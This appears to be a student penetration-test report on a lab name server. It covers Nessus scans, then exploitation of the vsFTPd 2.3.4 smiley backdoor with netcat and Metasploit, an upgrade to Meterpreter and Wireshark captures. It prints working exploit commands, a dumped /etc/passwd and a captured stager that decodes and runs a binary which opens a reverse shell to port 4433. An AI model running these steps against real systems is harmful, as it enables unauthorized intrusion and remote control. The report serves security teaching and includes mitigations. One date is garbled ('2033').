Ex060-VulnScan

Jigar Patel

2023-10-17

Contents

1 Technical Report

1.1 Finding: *Remote Code Execution Vulneriblity in vsFTPD*

Severity Rating


CVSS Base Severity Rating: 7.3 AV:N AC:L PR:N UI:N S:U C:L I:L A:L

Vulnerability Description


VSFTPD version 2.3.4 is compiled with a backdoor to allow remote code execution. When a remote user uses a username with a smiley ('**:)**') when logging in to vsftpd, vsftpd opens a port on **6200** and binds a shell to it. This allows the remote user to then connect to this open port, send commands, and get results from the shell. The shell obtained has the privileges that the vsftpd program runs with. It is an easy-to-exploit vulnerability with mature exploits.

Confirmation method


Two steps are only needed to confirm its presence. First, login to the vsftpd server using username - Wow:) (or anything ending with a smiley) and a password - Abc123 (or anything with letters and numbers). Next, in a new program, open a connection to the victim machine on port 6200 and send shell commands. You should get results that you would expect just like in a shell.



```
┌──(kali㉿kali)-[~]
└─$ ftp ns.artstailor.com
Connected to ns.artstailor.com.
220 (vsFTPd 2.3.4)
Name (ns.artstailor.com:kali): Wow:)
331 Please specify the password.
Password:
```



```
┌──(kali㉿kali)-[~]
└─$ nc ns.artstailor.com 6200
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
```



```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:105:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:106:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/
false
fwupd-refresh:x:107:115:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
saned:x:108:117::/var/lib/saned:/usr/sbin/nologin
geoclue:x:109:118::/var/lib/geoclue:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:110:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:111:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbi
n/nologin
gnome-initial-setup:x:112:65534::/run/gnome-initial-setup/:/bin/false
Debian-gdm:x:113:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
opp:x:1001:1001:Otto Oppenheimer,111,222,333,444:/home/opp:/bin/bash
brian:x:1000:1000:Brian Oppenheimer,NA,NA,555-555-1212:/home/brian:/bin/bash
bind:x:114:122::/var/cache/bind:/usr/sbin/nologin
vsftp:x:1002:1002::/home/vsftp:/bin/sh
```

Mitigation or Resolution Strategy

The version of vsFTPd installed should be upgraded to the latest v3.0.5. Also, TLS authentication should be enabled to disallow plain-text passwords to be routed through the internet.

2 Attack Narrative


2.1 Vulneribility Scan using Nessus

1. Start the Nessus daemon using the command **sudo systemctl start nessusd**.


2. Navigate to *https://localhost:8834* in your web browser for the Nessus Dashboard.

3. Login using your credentials and run a basic scan on the name server **ns.artstailor.com @ 172.70.184.133**

4. We get the following findings.



☐	Host	Vulnerabilities ▾
☐	172.70.184.133	1 34


HIGH DNS Server Spoofed Request Amplification DDoS

Description
The remote DNS server answers to any request. It is possible to query the name servers (NS) of the root zone ('.') and get an answer that is bigger than the original request. By spoofing the source IP address, a remote attacker can leverage this 'amplification' to launch a denial of service attack against a third-party host using the remote DNS server.

Solution
Restrict access to your DNS server from public network or reconfigure it to reject such queries.

Plugin Details

Severity:	High
ID:	35450
Version:	1.16
Type:	remote
Family:	DNS
Published:	January 22, 2009
Modified:	August 21, 2020

We observe the following:


(a) The basic scan detected 1 high severity and 34 info vulneribities.

(b) The high severity vulnerability leads to Denial of Service attacks on pretty much any host whose source IP we can spoof.


(c) The info severity vulnerabilities lead to leaking system time, OS information, service information, etc. This should be hardened to thwart the threat actors from doing successful reconnaissance.

5. Next we perform an advanced scan in Nessus. For the scan, we will select relevant plugins, namely- *DNS, Web Server, Peer-to-Peer File Sharing, FTP, Brute Force Attacks, Debian Local Checks, Gain a remote shell, General, and Misc*. We also enable *Show Potential False Alarms* in the Assessment tab and also select *Perform thorough tests*. We will uncheck *Only use credentials provided by user* in the Brute Force section too.

6. The results for this advanced scan are as follows.



☐	Host	Vulnerabilities ▾
☐	172.70.184.133	2 2 3 1 30



☐	Sev ▾	CVSS ▾	VPR ▾	Nam...	Family ▴	Count ▾
☐	CRITICAL	...	...	O	Misc.	2
☐	HIGH	8.8		V...	FTP	1
☐	MIXED	...	...	D	DNS	3
☐	MIXED	...	...	A	Web Servers	3
☐	MEDIUM	...	...	W	Web Servers	2
☐	LOW	2.6 *		F...	FTP	1
☐	INFO	...	...	H	Web Servers	3

We observe the following:

(a) We discover 2 critical, 2 high, 3 medium, 1 low, and 30 info vulnerabilities.

(b) The 2 critical vulnerabilities are from OpenSSH. These are pretty new (2033 in fact) and have been given numbers CVE-2023-38408 and CVE-2023-28531. No easily accessible exploit are available for them yet.

(c) The 1 newly discovered is a vulnerability in the vsftpd FTP agent. The agent binary is compiled to expose a Remote Code Execution vulnerability that can be exploited with a Metasploit exploit **VSFPTD v2.3.4 Backdoor Execution**.


(d) The medium vulnerabilities are misconfigurations in the Apache Web server that leak the version, language, OS, and module version.

(e) The 1 low-severity vulnerability is the incorrect configuration of vsftpd to only support cleartext authentication. This results in passwords and data being transmitted in cleartext for threat actors to sniff.

2.2 Exploting the VSFTPD RCE using Metasploit

1. Metasploit DB & console using the command **msfdb run**.

2. search for vsftpd exploits.




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

3. We use the exploit #1.

4. We run options to find we need to set RHOSTS to 172.70.184.133. Then we can run the exploit.


   

```
msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.70.184.133
RHOSTS ⇒ 172.70.184.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.70.184.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.70.184.133:21 - USER: 331 Please specify the password.
[+] 172.70.184.133:21 - Backdoor service has been spawned, handling...
[+] 172.70.184.133:21 - UID: uid=1002(vsftp) gid=1002(vsftp) groups=1002(vsft
p)
[*] Found shell.
[*] Command shell session 1 opened (172.24.0.10:34975 → 172.70.184.133:6200)
 at 2023-09-25 17:34:29 -0400
```


   We get a command shell with the user **1002(vsftp)**.

5. Following the stream in Wireshark, we observe that the vulnerability is exploited by authenticating with a user Pw:) and password Qfk6.


```
220 (vsFTPd 2.3.4)
USER Pw:)
331 Please specify the password.
PASS Qfk6
```

   This triggers **port 6200** to open up on the name server with a shell listening. Metasploit then connects to this port. It looks like the following in Wireshark.


```
44 63.018202460  172.24.0.10      172.70.184.133  TCP     74 46433 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=5…
45 63.018619041  172.70.184.133   172.24.0.10     TCP     74 6200 → 46433 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_P…
46 63.018644118  172.24.0.10      172.70.184.133  TCP     66 46433 → 6200 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=544639005 TSec…
47 63.019431835  172.24.0.10      172.70.184.133  TCP     69 46433 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=3 TSval=544639006…
48 63.021997577  172.70.184.133   172.24.0.10     TCP     66 6200 → 46433 [ACK] Seq=1 Ack=4 Win=65280 Len=0 TSval=1463555292 TSe…
49 63.021997788  172.70.184.133   172.24.0.10     TCP    117 6200 → 46433 [PSH, ACK] Seq=1 Ack=4 Win=65280 Len=51 TSval=14635552…
50 63.022022855  172.24.0.10      172.70.184.133  TCP     66 46433 → 6200 [ACK] Seq=4 Ack=52 Win=64256 Len=0 TSval=544639008 TSe…
51 63.022666101  172.24.0.10      172.70.184.133  TCP     88 46433 → 6200 [PSH, ACK] Seq=4 Ack=52 Win=64256 Len=22 TSval=5446390…
52 63.058522676  172.70.184.133   172.24.0.10     TCP     66 21 → 38847 [ACK] Seq=55 Ack=24 Win=65280 Len=0 TSval=1463555331 TSe…
```

   The initial commands sent by Metasploit can be seen by following the stream.



```
id
uid=1002(vsftp) gid=1002(vsftp) groups=1002(vsftp)
nohup  >/dev/null 2>&1
echo sCvy4CGf0t1Nwm4g
sCvy4CGf0t1Nwm4g
echo VlIw7eqUZwnJ7X3IHkkVoOO
VlIw7eqUZwnJ7X3IHkkVoOO
```

6. Next, we switch to a different session using the **sessions command**. Next, we search and use the post exploit *post/multi/manage/shell_to_meterpreter* to convert this shell to a meterpreter shell. From looking at the options, we see we need to set option SESSIONS. We set it to 1 for our original session #1 with the shell. Running that we convert the shell to meterpreter.




```
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.24.0.10:4433
[*] Sending stage (1017704 bytes) to 172.70.184.133
[*] Meterpreter session 2 opened (172.24.0.10:4433 → 172.70.184.133:58264) a
t 2023-09-25 17:40:59 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

7. Now we switch to meterpreter shell by running **sessions 2**. We can now run help and use features of meterpreter.

8. Meanwhile in Wireshark, we see the following stream.




```
echo 2564703396;echo KdmLQUHSYqLEIPqqJEiGDzTtqWGtBnxF
2564703396
KdmLQUHSYqLEIPqqJEiGDzTtqWGtBnxF

echo AFDOOeaWueARZuXRHCHkXNgtXSMVeZAg;uname -ms;echo AFDOOeaWueARZuXRHCHkXNgtXSMVeZAg
AFDOOeaWueARZuXRHCHkXNgtXSMVeZAg
Linux x86_64
AFDOOeaWueARZuXRHCHkXNgtXSMVeZAg

echo sWtMShUyALEfRLNWGApQaUlUiNqHyQls;echo -n f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAA
AAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAIAECACABAjPAAAASgEAAAcAAAAAEAAAagpeMdv341NDU2oCsGaJ4c2Al1torB
gACmgCABFRieFqZlhQUVeJ4UPNgIXAeRlOdD1oogAAAFhqAGoFieMxyc2AhcB5vesnsge5ABAAAInjwesMweMMsH3NgIXA
eBBbieGZsmqwA82AhcB4Av/huAEAAAC7AQAAAM2A>>'/tmp/UMOwB.b64' ; ((which base64 >&2 && base64 -d -
) || (which base64 >&2 && base64 --decode -) || (which openssl >&2 && openssl enc -d -A -base6
4 -in /dev/stdin) || (which python >&2 && python -c 'import sys, base64; print base64.standard
_b64decode(sys.stdin.read());') || (which perl >&2 && perl -MMIME::Base64 -ne 'print decode_ba
se64($_)')) 2> /dev/null > '/tmp/PyEZP' < '/tmp/UMOwB.b64' ; chmod +x '/tmp/PyEZP' ; '/tmp/PyE
ZP' & sleep 2 ; rm -f '/tmp/PyEZP' ; rm -f '/tmp/UMOwB.b64';echo sWtMShUyALEfRLNWGApQaUlUiNqHy
Qls
sWtMShUyALEfRLNWGApQaUlUiNqHyQls
sWtMShUyALEfRLNWGApQaUlUiNqHyQls
```


.

9. These commands open up an **encrypted reverse shell**. The victim machine connects with our attack machine on **4433**. Following the TCP stream for the new connection shows us only encrypted data.



```
100 97.729594526  172.70.184.133   172.24.0.10      TCP      74 47276 → 4433 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
101 97.729624953  172.24.0.10      172.70.184.133   TCP      74 4433 → 47276 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_
102 97.730059819  172.70.184.133   172.24.0.10      TCP      66 47276 → 4433 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1457041563 TS
104 97.791198617  172.24.0.10      172.70.184.133   TCP     172 4433 → 47276 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=106 TSval=266756
105 97.791766132  172.70.184.133   172.24.0.10      TCP      66 47276 → 4433 [ACK] Seq=1 Ack=107 Win=64256 Len=0 TSval=1457041624
106 97.793198999  172.24.0.10      172.70.184.133   TCP    7306 4433 → 47276 [PSH, ACK] Seq=107 Ack=1 Win=65280 Len=7240 TSval=266
107 97.793328552  172.24.0.10      172.70.184.133   TCP    7306 4433 → 47276 [PSH, ACK] Seq=7347 Ack=1 Win=65280 Len=7240 TSval=26
108 97.793722791  172.70.184.133   172.24.0.10      TCP      66 47276 → 4433 [ACK] Seq=1 Ack=5899 Win=61568 Len=0 TSval=1457041626
109 97.793723002  172.70.184.133   172.24.0.10      TCP      66 47276 → 4433 [ACK] Seq=1 Ack=7347 Win=64128 Len=0 TSval=1457041626
```

